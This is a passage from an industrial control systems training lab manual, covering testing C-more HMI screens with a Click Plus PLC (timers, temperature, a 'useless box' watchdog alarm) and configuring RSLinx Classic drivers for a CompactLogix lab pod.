
After the project has successfully downloaded, you will see the Project Transfer Complete dialog box. Click " `OK` " to return to the programming environment.



Task 3 -- Establish communications

1. With the program downloaded, you will unplug the serial port from the USB to Serial converter and return it to Port 2 of the Click Plus PLC.


C-more 3-inch Micro Port 1 to CLICK PLC Port 2




Once the cable is plugged into Port 2 of the Click Plus PLC, the C-more panel will communicate with the Click Plus PLC and you will be able to test your screens

Task 4 -- Test the timer screen

1. Press the F2 TMR function button to display the Timer screen.




2. Enable the timer flasher circuit by touching the ENABLE FLASH ON-OFF switch. You should observe the On and Off timer actuals incrementing as the respective timer is timing.




Task 5 -- Test the temperature screen and verify your binary temperature program

1. Press the F3 TMP function button to display the Temperature screen.




2. Verify the binary temperature indicators equal the currently displayed floating point value
3. Turn the NERD button On by touching the NERD button in the right-hand corner. You should see the floating-point value disappear so only the binary temperature value is being displayed.




Task 6 -- Verify the Useful Box "Hack"

1. Press the F4 BOX function button to display the Useless box control screen.


2. Enable the Useless box "Hack" by touching the UBox Hack Enable Button. The switch position should be in the "On" position.




3. Flip the Useless box switch to the "On" position. You should see the "Ubox On Sw" indicator change to show the switch is in the On position. When the Useless box Watchdog timer times out, you will hear an audible alarm, you will see the F5 LED illuminate indicating the alarm.



4. Press the F5 ALM function button to silence the audible alarm and to display the Alarms screen. You will see the Useless Box Watch Dog Timer Alarm (UBoxWDAlm) is In Alarm and Unacknowledged (IU).



5. Press the ACK button to acknowledge the alarm. You will see the alarm moves from the In Alarm and Unacknowledged (IU) to In Alarm and Acknowledged (IA).



6. Navigate back to the Useless box control screen by pressing the F4 function key. Turn the Useless box "hack" enable (Ubox Hack En) off. The Useless box arm will extend, and the alarm condition will be reset.

Questions

1. Where should setpoint limit checking occur, the HMI, the PLC or both?

   _____
   _____
   _____

2. When should a local HMI be part of the ICS solution?

   _____
   _____
   _____

3. Is the HMI polling the PLC or is the PLC sending data change notices only?

   _____
   _____
   _____

Exercise Takeaways

HMIs are the window into the process which represents a filtered presentation of what is going on within the PLC. HMI designers will engineer the screens to display critical operational information while highlighting abnormal conditions like alarms. Some processes are required to have continuous visibility into the process in order to keep running so the ICS systems will be designed to have local Electronic Operator Interfaces (EOI) or standalone HMI solutions as a backup to a networked HMI solution that could be affected by an HMI server disruption. The goal is to provide a robust and sometimes redundant process visibility solution to minimize the loss of visibility into the process.

HMI software and hardware capabilities vary from vendor to vendor and many times the end customer or asset owner will choose their solution based on the integration with the PLC or PAC platform. Some solutions will have the PLC's native protocol support which may be preferable to a 3rd party communication stack. Also, if the controller is capable of sending data change notices instead of the HMI client continuously polling the controller for tag values, this can be advantageous as the architecture and tag counts grow.

Lab 1.6 -- Configure the Shared Pod Elements

Background

Total Lab Time: 20 minutes


Objectives

- Configure the RSLinx Classic communication drivers so you could "Go Online" with the Pod CompactLogix PLC
- Upload the running program from the Pod CompactLogix PLC and saved it on your computer
- Import and merge CompactLogix PLC ladder logic rungs into the running Pod PLC
- Stop the running PanelView application and load a new .mer (compiled HMI file) project into the PanelView


Task 1 -- Configure the RSLinx Classic communication drivers

RSLinx software is used to communicate with Rockwell Automation and 3rd party automation devices. We will start this part of the lab by restoring a preconfigured configuration.

1. Start by selecting `RSLinx Classic Backup Restore Utility` found in the `Rockwell Software` folder in the Windows applications list menu.




2. You may receive a warning message that "RSLinx Classic is currently running as a service" and it will prompt you to stop the service. Go ahead and select "`Stop Service`".




3. The RSLinx Classic Launch window will appear, and you will select "`Stop`" to stop the RSLinx service

> **Important**
>
> After the service is stopped, make sure the "Always Run As Service" box is unchecked.




4. Select `Restore`




5. Navigate to `Lab Files\Lab 1.6\RSLinx` Lab folder and select `ICS612.RSX` as the file to restore.


6. Select " `OK` " to continue the RSLinx restore procedure.



7. If RSLinx Classic is already running, you will be prompted to shutdown RSLinx Classic and Harmony service. If you receive this prompt, select " `Yes` ".




8. Once the restore operation is complete, you will be informed via a dialog box. Click "`OK`" to continue.




9. Navigate to the Rockwell Software folder and launch RSLinx Classic via the Windows menu.

   If RSLinx Classic does not launch, then navigate to the Rockwell Folder and launch the "RSLinx Classic Launch Control Console" program via the Windows menu. Stop the service and uncheck the "`Run As A Service`" checkbox and restart RSLinx Classic.



10. Once RSLinx Classic is launched, navigate to the `Communications` menu, and select `RSWho`.



In the left pane of the RSWho within RSLinx Classic you should see completed drivers AB_ETHIP-1 through AB_ETHIP-16. The last digits represent your pod number. Expand the RSLinx driver associated with your pod, and you should see four devices on your Pod.

